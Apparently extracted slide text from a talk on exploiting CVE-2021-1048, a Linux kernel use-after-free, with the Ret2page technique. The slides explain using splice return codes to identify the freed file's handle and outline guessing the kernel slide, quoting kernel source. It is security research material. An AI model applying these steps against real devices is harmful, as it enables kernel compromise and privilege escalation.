
CVE-2021-1048 exploit (Ret2page)




CVE-2021-1048 exploit (Ret2page)



CVE-2021-1048 exploit (Ret2page)




CVE-2021-1048 exploit (Ret2page)




Which handle is related to the freed file? 🤔

CVE-2021-1048 exploit (Ret2page)



CVE-2021-1048 exploit (Ret2page)



Find the user handle

- Set the freed file's `f_mode` as `FMODE_READ`
- Repeatedly call `splice` syscall
 - candidate files as `fd_in`
 - Regular file as `fd_out`

```
1407
1408 SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
1409                 int, fd_out, loff_t __user *, off_out,
1410                 size_t, len, unsigned int, flags)
1411 {
1412     struct fd in, out;
1413     long error;
1414
1415     if (unlikely(!len))
1416         return 0;
1417
1418     if (unlikely(flags & ~SPLICE_F_ALL))
1419         return -EINVAL;
1420
1421     error = -EBADF;
1422     in = fdget(fd_in);
1423     if (in.file) {
1424         if (in.file->f_mode & FMODE_READ) {
1425             out = fdget(fd_out);
1426             if (out.file) {
1427                 if (out.file->f_mode & FMODE_WRITE)
1428                     error = do_splice(in.file, off_in,
1429                                       out.file, off_out,
1430                                       len, flags);
1431                 fdput(out);
1432             }
1433         }
1434         fdput(in);
1435     }
1436     return error;
1437 }
```

Find the user handle

- Set the freed file's `f_mode` as `FMODE_READ`
- Repeatedly call `splice` syscall
 - candidate files as `fd_in`
 - Regular file as `fd_out`
- If No, return `-EBADF`

```
1407
1408 SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
1409                 int, fd_out, loff_t __user *, off_out,
1410                 size_t, len, unsigned int, flags)
1411 {
1412     struct fd in, out;
1413     long error;
1414
1415     if (unlikely(!len))
1416         return 0;
1417
1418     if (unlikely(flags & ~SPLICE_F_ALL))
1419         return -EINVAL;
1420
1421     error = -EBADF;
1422     in = fdget(fd_in);
1423     if (in.file) {
1424         if (in.file->f_mode & FMODE_READ) {
1425             out = fdget(fd_out);
1426             if (out.file) {
1427                 if (out.file->f_mode & FMODE_WRITE)
1428                     error = do_splice(in.file, off_in,
1429                                     out.file, off_out,
1430                                     len, flags);
1431                 fdput(out);
1432             }
1433         }
1434         fdput(in);
1435     }
1436     return error;
1437 }
```


Find the user handle

- Set the freed file's `f_mode` as `FMODE_READ`
- Repeatedly call `splice` syscall
 - candidate files as `fd_in`
 - Regular file as `fd_out`
- If No, return `-EBADF`
- If Yes, return `-EINVAL`

```
1102 static long do_splice(struct file *in, loff_t __user *off_in,
1103                     struct file *out, loff_t __user *off_out,
1104                     size_t len, unsigned int flags)
1105 {
1106     struct pipe_inode_info *ipipe;
1107     struct pipe_inode_info *opipe;
1108     loff_t offset;
1109     long ret;
1110
1111     ipipe = get_pipe_info(in);
1112     opipe = get_pipe_info(out);
1113
1114     ...
1115     return -EINVAL;
1116 }
1117 }
```

```
1131 struct pipe_inode_info *get_pipe_info(struct file *file)
1132 {
1133     return file->f_op == &pipefifo_fops ? file->private_data : NULL;
1134 }
```

Guess the kslide

- kslide features
 - 2M aligned
 - Cannot extend across a 1GB alignment boundary
 - 16bits(less than 65536)
- How to guess without crash?
 - The file without a soul

